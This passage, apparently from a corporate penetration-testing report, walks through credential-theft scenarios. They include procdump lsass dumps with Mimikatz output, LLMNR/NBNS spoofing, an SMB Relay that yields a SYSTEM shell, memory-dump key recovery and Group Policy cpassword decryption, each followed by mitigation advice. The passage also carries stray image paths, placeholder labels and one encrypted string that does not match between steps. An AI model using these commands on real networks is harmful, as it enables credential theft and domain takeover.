C:\Users\[redacted]\hydra-7.5\hydra>_
```

A brute-forced account often has local administrator privileges on a workstation or server, enabling the attacker to connect remotely (such as via RDP) and run hacking tools.

Antivirus software can form a key defense against such an attack, but often it is too poorly configured to be of use. During practically every pentest project, the problem of antivirus effectiveness is questioned. Either the antivirus software does not block the launch of hacking utilities, or local administrator privileges are sufficient to disable antivirus protection and add the hacking utilities to the white list.

Even when antivirus protection successfully blocks these actions and is not disabled, an experienced attacker can still find a way in. To bypass protection, it is sufficient to launch a utility from any shared resource on the internal network or perform a memory dump of the lsass.exe process (such as with the procdump utility) and run Mimikatz on the attacker's own workstation. Moreover, this utility can be implemented as a PowerShell script, which is not recognized as malware by antivirus systems.



```
Execution Policy Change
The execution policy helps protect you from scripts that you do not trust. Changing the execution
policy might expose you to the security risks described in the about_Execution_Policies help topic.
 Do you want to change the execution policy?
[Y] Yes  [N] No  [S] Suspend  [?] Help (default is "Y"): Y
PS C:\Windows\temp> . ./test.ps1
PS C:\Windows\temp> Invoke-Mimikatz -dumpcred

  .#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (Feb 16 2015 22:15:28)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                    with 15 modules * * */

mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 363847104 (00000000:15afddc0)
Session           : RemoteInteractive from 3
User Name         : administrator
Domain            : [redacted]
SID               : [redacted]
        msv :
         [00000003] Primary
         * Username : Administrator
         * Domain   : [redacted]
         * NTLM     : 04[redacted]
         * SHA1     : 3b[redacted]f989d
         [00010000] CredentialKeys
         * NTLM     : 04[redacted]
         * SHA1     : 3b[redacted]989d
        tspkg :
        wdigest :
         * Username : Administrator
         * Domain   : [redacted]
         * Password : [redacted]test
        kerberos :
         * Username : administrator
         * Domain   : [redacted]
         * Password : [redacted]test
        ssp :
        credman :
```


As a result, the attacker obtains the account credentials of all users logged in to Windows, in cleartext. These users can include the local administrators of other nodes and privileged domain accounts. This vector is used to obtain full control over the domain infrastructure.

How to stay safe. This scenario works against targets almost without fail. The only way to minimize the risk of such an attack is a strong password policy, forbidding all domain users without exception from using simple-to-crack passwords, and limiting local user privileges on domain servers and workstations. We recommend two-factor authentication for privileged accounts, although two-factor authentication has vulnerabilities of its own (see Scenario 5 below).

Scenario 2. Attacks on network and data link layer protocols

If an attacker is unable to obtain account credentials or does not have a list of domain user names, the attacker can analyze the protocols used on the corporate network. Man-in-the-middle attacks can intercept traffic (such as if ARP Poisoning is successful), or else attacks on the NBNS and LLMNR protocols can yield user names and password hashes.

ARP Poisoning is a well-known attack, so this report will concentrate on attacks on other protocols. In addition, ARP protocol attacks are less common as part of penetration testing (performed only by special arrangement with the client), since demonstrating such an attack is likely to interfere with network function.




```
Status      IP address    MAC address   Packets ->  <- Packets  MAC address   IP address
Poisoning   1[redacted]   1[redacted]5  0           0           0[redacted]1  1[redacted]
Poisoning   1             1          5  0           0           7         22  1
Poisoning   1             1          5  0           0           0          5  1
Poisoning   1             1          5  0           0           3         A1  1
Poisoning   1             1          5  0           0           0          5  1
Poisoning   1             1          5  0           0           7          6  1
Poisoning   1             1          5  0           0           C         09  1
Poisoning   1             1          5  0           0           0         3F  1

Status        IP address    MAC address   Packets ->  <- Packets  MAC address   IP address
Full-routing  1[redacted]   [redacted]    14          10          1[redacted]5  1[redacted]
Full-routing  1                           16          13          1          5  7
Full-routing  1                           30          25          1          5  6
Full-routing  1                           12          9           1          5  1
Full-routing  1                           43          34          1          5  1
Full-routing  1                           20          17          1          5  8
Full-routing  1                           94          62          1          5  1         6
```


A man-in-the-middle attack can provide the attacker with Challenge-Response values for domain users. These Challenge-Response values make it possible to obtain the user password. System access is not necessary for this step—the password can be brute-forced locally on the attacker's computer.

The NetBIOS Name Service (NBNS) and Link Local Multicast Name Resolution (LLMNR) protocols are used to obtain a node's IP address if no corresponding entry is present on DNS servers, or if DNS servers are unavailable. The lack of protection against attacks on these protocols has provided fertile ground for LLMNR Spoofing and NBNS Spoofing attacks.

An attacker on the same network segment as a victim node can listen in to broadcast traffic on these protocols and spoof the node on which the victim node is trying to authenticate. If successful, the attacker can listen in to, and modify, traffic on the network segment, and also get user credentials to access other nodes on the network.



```
1179 47.3218340[redacted]    [redacted]  LLMNR   74 Standard query 0xc68b  A[redacted]0
1181 47.3410160                          LLMNR   74 Standard query 0xb44b  A          0090
1183 47.3588250                          LLMNR   74 Standard query 0xbe3a  A          0
1184 47.3601230                          LLMNR   74 Standard query 0x6fef  A          0090
1426 58.9581600             40           LLMNR   84 Standard query 0x62a3  A
1427 58.9584420             40           LLMNR   84 Standard query 0x77b1  A
1428 58.9584780                          LLMNR   64 Standard query 0x62a3  A
1429 58.9584870                          LLMNR   64 Standard query 0x77b1  A
1436 59.3797640             40           LLMNR   84 Standard query 0x77b1  A
```



```
LLMNR poisoned answer sent to this IP: 1[redacted]. The requested name was : [redacted]
LLMNR poisoned answer sent to this IP: 1          . The requested name was :
LLMNR poisoned answer sent to this IP: 1          . The requested name was :
NBT-NS Answer sent to: [redacted]. The requested name was : [redacted].
LLMNR poisoned answer sent to this IP: 1[redacted]  The requested name was :
LLMNR poisoned answer sent to this IP: 1            The requested name was :
LLMNR poisoned answer sent to this IP: 1            The requested name was :
LLMNR poisoned answer sent to this IP: 1            The requested name was :
LLMNR poisoned answer sent to this IP: 1            The requested name was :
[+] HTTP GET request from : [redacted]. The HTTP URL requested was: /[redacted].dat
```

After obtaining user names and password hashes in this way, an attacker can brute-force the user passwords based on the hash values. In addition, the attacker can use the user identifiers to further develop an attack using the technique outlined in Scenario 1.

The concluding stage of the attack (once credentials have been obtained) is similar to Scenario 1: the attacker connects to nodes on which the corresponding account has local administrator privileges and launches special hacking tools.


How to stay safe. If possible, disable these protocols. If the protocols are necessary, take preventive measures, such as isolating the systems that use the relevant protocol on separate network segments. Protection methods for ARP Poisoning are well known and include: use static ARP entries on gateways, use intrusion detection functionality (such as the arpspoof preprocessor in Snort[10]) or utilities such as arpwatch[11], and use Dynamic ARP Inspection on Cisco switches.

Scenario 3. SMB Relay attack

The NBNS and LLMNR network protocols enable not only attacks that capture the hashes of user passwords, but also the infamous SMB Relay attack. With this method, an attacker can intercept the authentication data transmitted from one node to another in the process of NTLM Challenge-Response data exchange. The idea is simple: the attacker listens to network traffic and waits for a node or automated system to initiate a connection to another node. As soon as a request occurs, the attacker uses a man-in-the-middle technique (for example, LLMNR Spoofing), intercepts the authentication request from the requesting node, and transmits it to the targeted server. The server returns a response (a request to encrypt a certain message with its hash); the response is similarly redirected to the node that requested the connection. During the next iteration, the encrypted message is redirected in the same way. Since the message was encrypted with the correct hash, the targeted server sends authentication approval to the attacker. The attacker successfully authenticates on the server, while the node that requested authentication receives a connection error. Moreover, the attacker can even implement this against the same node that is sending a connection request.

This attack is an old one: Microsoft released security bulletin MS08-068[12] and the relevant OS patches back in 2008. If a node is patched, hackers cannot attack the same node if it is initiating a connection. However, they can still attack other nodes on the domain infrastructure with SMB Relay, unless SMB Signing has been implemented.


We will show the simplicity of this attack using an example from one of our pentests. During analysis of network traffic, we found that one of the nodes periodically requested the address of another node, after which the first node formed an HTTP request for it with a domain account. Using the Responder utility, we implemented a successful attack on the chosen network node using a connection request from the node that originally initiated the connection request.



```
[+] HTTP Options:
    Always serving EXE          [OFF]
    Serving EXE                 [OFF]
    Serving HTML                [OFF]
    Upstream Proxy              [OFF]

[+] Poisoning Options:
    Analyze Mode                [OFF]
    Force WPAD auth             [OFF]
    Force Basic Auth            [OFF]
    Force LM downgrade          [OFF]
    Fingerprint hosts           [ON]

[+] Generic Options:
    Responder NIC               [eth0]
    Responder IP                [10.[redacted]1]
    Challenge set               [1122334455667788]
    Respond To                  ['10.[redacted]4']
    Don't Respond To Names      ['[redacted]']


[+] Listening for events...
[*] [LLMNR]  Poisoned answer sent to 10.[redacted]4 for name [redacted]
[FINGER] OS Version     : Windows 7 Professional 7601 Service Pack 1
[FINGER] Client Version : Windows 7 Professional 6.1
[*] [LLMNR]  Poisoned answer sent to 10.[redacted]4 for name [redacted]
[FINGER] OS Version     : Windows 7 Professional 7601 Service Pack 1
[FINGER] Client Version : Windows 7 Professional 6.1
[*] [LLMNR]  Poisoned answer sent to 10.[redacted]4 for name [redacted]
[FINGER] OS Version     : Windows 7 Professional 7601 Service Pack 1
[FINGER] Client Version : Windows 7 Professional 6.1
[+] Exiting...
```

[10] http://www.snort.org/
[11] https://en.wikipedia.org/wiki/Arpwatch
[12] https://technet.microsoft.com/library/security/ms08-068

Commands on the attacked server can be run with the privileges of the user whose credentials were obtained via SMB Relay (in this case, maximum privileges). This resulted in full control over the server.




```
SMB signing: False
Os version: 'Windows Server 2008 R2 Standard 7601 Service Pack 1'
Hostname: '[redacted]'
Part of the [redacted] domain
[+] Setting up HTTP relay with SMB challenge: 5b[redacted]30
[+] Received NTLMv2 hash from: 10.[redacted]4
[+] Client info: ['Windows 7 Professional 7601 Service Pack 1', domain: [redacted] signing:'False']
[+] Username: serveradmin is whitelisted, fowarding credentials.
[+] SMB Session Auth sent.
[+] Looks good, serveradmin has admin rights on C$.
[+] Authenticated.
[+] Dropping into Responder's interactive shell, type "exit" to terminate

Available commands:
dump               -> Extract the SAM database and print hashes.
regdump KEY        -> Dump an HKLM registry key (eg: regdump SYSTEM)
read Path_To_File  -> Read a file (eg: read /windows/win.ini)
get  Path_To_File  -> Download a file (eg: get users/administrator/desktop/password.txt)
help               -> Print this message.
exit               -> Exit this shell and return in relay mode.
                      If you want to quit type exit and then use CRTL-C

Any other command than that will be run as SYSTEM on the target.

C:\Windows\system32\:#whoami
[+] Creating service
[+] Service name: T[redacted]m with display name: c[redacted]E successfully created, name r[redacted].bat
nt authority\system
```

The likelihood of this attack is high: large network infrastructures often have many automated systems for performing resource inventories, installing updates, running backups, and other tasks. Each day, these systems connect to domain resources and can be abused by attackers.

How to stay safe. Implement SMB Signing on all network nodes and disable the NBNS and LLMNR protocols. In addition, regularly install OS security updates.


Scenario 4. Reading process memory

To further develop an attack on a corporate network, an attacker can use privileges that were obtained during a previous phase of the attack (such as in scenarios 1, 2, or 3) or were originally given to the attacker (a disgruntled employee perhaps). For example, an attacker with local administrator rights could save a memory dump of OS processes on a workstation. Moreover, such a high privilege level is not always necessary: generally it is enough to have the privileges of the user that owns the relevant processes. This dump can then be used to obtain sensitive information. Scenario 1 offers an example of how a dump of the lsass process can be used; this scenario will consider another application for this attack.



```
\\[redacted]: cmd

C:\temp>procdump -accepteula -ma lsass.exe lsass.dmp

ProcDump v7.0 - Writes process dump files
Copyright (C) 2009-2014 Mark Russinovich
Sysinternals - www.sysinternals.com
With contributions from Andrew Richards

[16:06:59] Dump 1 initiated: C:\temp\lsass.dmp
[16:07:02] Dump 1 writing: Estimated dump file size is 48 MB.
[16:07:06] Dump 1 complete: 48 MB written in 7.0 seconds
[16:07:06] Dump count reached.

C:\temp>procdump -accepteula -ma PINs.exe pins.dmp

ProcDump v7.0 - Writes process dump files
Copyright (C) 2009-2014 Mark Russinovich
Sysinternals - www.sysinternals.com
With contributions from Andrew Richards

[16:07:15] Dump 1 initiated: C:\temp\pins.dmp
[16:07:18] Dump 1 writing: Estimated dump file size is 95 MB.
[16:07:23] Dump 1 complete: 95 MB written in 7.7 seconds
[16:07:23] Dump count reached.
```

Many administrators use special tools to securely store passwords. Here we demonstrate an attack for obtaining the access key to files created by PINs, which is software that stores passwords for accessing many critical systems of the company in question. The screenshots below show how easily available software (procdump) obtained a memory dump of the PINs.exe process, and the dump itself contains the access key a************1.



```
pins.dmp  pins123.dmp
Offset     0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F
001B73E0  FF FF FF FF FF FF FF FF  FF FF FF FF CC D5 AA 02  ÿÿÿÿÿÿÿÿÿÿÿÿÌÕª
001B73F0  F0 27 AA 02 18 3E AA 02  60 39 AA 02 64 DC AA 02  ð'ª  >ª `9ª dÜª
001B7400  F0 0B AB 02 38 01 AB 02  D4 2C AB 02 D8 27 AA 02  ð « 8 « Ô,« Ø'ª
001B7410  E4 25 AA 02 BC 91 AA 02  FC D5 AA 02 E4 23 AB 02  ä%ª ¼'ª üÕª ä#«
001B7420  5C 47 AA 02 50 01 AB 02  EC 2C AB 02 FF FF FF FF  \Gª P « ì,« ÿÿÿÿ
001B7430  CC 34 AB 02 E8 34 AB 02  04 35 AB 02 20 35 AB 02  Ì4« è4«  5«  5«
001B7440  3C 35 AB 02 58 35 AB 02  74 35 AB 02 90 35 AB 02  <5« X5« t5«  5«
001B7450  AC 35 AB 02 C8 35 AB 02  FF FF FF FF 48 69 AC 02  ¬5« È5« ÿÿÿÿHi¬
001B7460  FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF  ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
001B7470  FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF  ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
001B7480  B8 E2 B4 02 61 62 [redacted]                      ¸â´ a [redacted]
001B7490  64                                                d
001B74A0  61                                                a
001B74B0  75                            31 FF FF FF FF      u    1ÿÿÿÿ
001B74C0  00 00 00 00 14 A1 AD 02  FF FF FF FF 68 AB AD 02      ¡- ÿÿÿÿh«-
001B74D0  B8 34 AE 02 98 40 AE 02  5C AF AD 02 6C 38 AE 02  ¸4® @® \¯- l8®
001B74E0  E0 48 AE 02 FC 30 AE 02  68 3C AE 02 10 4F AE 02  àH® ü0® h<®  O®
001B74F0  50 34 AA 02 FF FF FF FF  F8 87 AE 02 FF FF FF FF  P4ª ÿÿÿÿø‡® ÿÿÿÿ
001B7500  00 00 00 00 AC 70 AD 02  FF FF FF FF 1C A2 AF 02      ¬p- ÿÿÿÿ ¢¯
001B7510  D8 1E AA 02 F0 1E AA 02  08 1F AA 02 FF FF FF FF  Ø ª ð ª   ª ÿÿÿÿ
001B7520  FF FF FF FF FF FF FF FF  FF FF FF FF 00 00 00 00  ÿÿÿÿÿÿÿÿÿÿÿÿ
001B7530  FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF  ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
001B7540  70 48 AF 02 FF FF FF FF  14 C0 AE 02 FF FF FF FF  pH¯ ÿÿÿÿ À® ÿÿÿÿ
001B7550  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
```


As a result, an attacker can connect to critical systems with the discovered passwords.

How to stay safe. This attack requires a certain privilege level. If a process is running under the local administrator, then limiting OS user privileges will help to avoid this threat. However, an attacker will be able to read the memory of processes running under that user (as shown in the example above). Therefore we recommend basic security hygiene to prevent unauthorized OS access by attackers: a strong password policy, regular software updates, and protection from account brute-forcing.

Scenario 5. Group policies

This scenario was less popular in 2016, but rather common in previous years so still worth protecting against. It involves domain administrators using group policies to change local administrator passwords. Privileged domain users when creating such policies on a domain controller (in the \sysvol folder) often neglect best practice and enter account credentials in the group policy file. AES is used to encrypt passwords in such cases, but the key is publicly available at msdn.microsoft.com[13]. Therefore a user with domain user privileges can obtain the group policy file and decrypt to obtain the passwords for local administrators on a large number of network nodes.


[13] https://msdn.microsoft.com/en-us/library/cc422924.aspx



```
<?xml version="1.0" encoding="utf-8"?>
<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}"><User
clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="rezerv" image="2"
changed="2014-01-24 10:18:12" uid="{CBAE26BC-4205-49CF-BEE3-20ED0894376F}"
userContext="0" removePolicy="0"><Properties action="U" newName="" fullName=""
description="" cpassword="dDPhfo[redacted]tICtL64"
changeLogon="0" noChange="1" neverExpires="1" acctDisabled="0" subAuthority=""
userName="rezerv"/></User>
 <User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="rezerv1" image="2"
userContext="0" removePolicy="0" changed="2014-01-24 12:20:05"
uid="{F6270CD4-B9BC-4D17-B775-F53A28CAA4B4}"><Properties action="U" newName=""
fullName="" description="" cpassword="xY[redacted]zk
" changeLogon="0" noChange="1" neverExpires="1" acctDisabled="1" subAuthority=""
userName="rezerv1"/></User>
 <User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="prvd" image="3"
changed="2014-01-27 05:48:30" uid="{96BE9E27-E2F3-40FA-8D44-0BA0E9CC61AD}"
userContext="0" removePolicy="0"><Properties action="D" userName="prvd"/></User>
 <User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="Администратор
(встроенная учетная запись)" image="2" changed="2014-01-24 10:49:24"
uid="{5E74CA69-27C6-4C45-B729-70759C18B100}"><Properties action="U"
newName="Администратор" fullName="Администратор" description=""
cpassword="3D[redacted]Dk" changeLogon="0"
noChange="1" neverExpires="1" acctDisabled="1" subAuthority="RID_ADMIN"
userName="Администратор (встроенная учетная запись)"/></User>
 <Group clsid="{6D4A79E4-529C-4481-ABD0-F5BD7EA93BA7}" name="Администраторы
(встроенная учетная запись)" image="2" changed="2014-01-27 05:47:24"
uid="{525907BC-518C-47E1-BD9E-951538985D1D}" userContext="0"
removePolicy="0"><Properties action="U" newName="" description=""
deleteAllUsers="0" deleteAllGroups="0" removeAccounts="0" groupSid="S-1-5-32-544"
groupName="Администраторы (встроенная учетная запись)"><Members><Member
name="rezerv" action="ADD" sid=""/><Member name="rezerv1" action="ADD"
sid=""/><Member name="[redacted]" action="ADD"
sid="S-1-5-21-606747145-602609370-839522115-13304"/><Member
name="[redacted]" action="ADD" sid="S-1-5-21-606747145-602609370-839522115-1
8522"/><Member name="[redacted]Domain Admins" action="ADD"
sid="S-1-5-21-606747145-602609370-839522115-512"/><Member name="[redacted]Prvd"
action="ADD" sid="S-1-5-21-606747145-602609370-839522115-1569"/></Members></Prope
rties></Group>
</Groups>
```

Decryption of a password can take place as follows:


1. An equal sign is added to the right of the encrypted password dDPhfo******************************ICtL64 so that the total length of the string is divisible by 4.



startingexample-en

dDPhfo[redacted]tICtL64=

2. This string is decoded from its base64 representation.




startingexample-en

dDPhfo[redacted]WCtICtL64=

Base64 decoding of <startingexample-en>

t36~ѓ:щ[redacted]eЃ,гЂ-/®

3. AES decryption is then performed, using the key available at msdn.microsoft.com/en-us/library/cc422924.aspx.



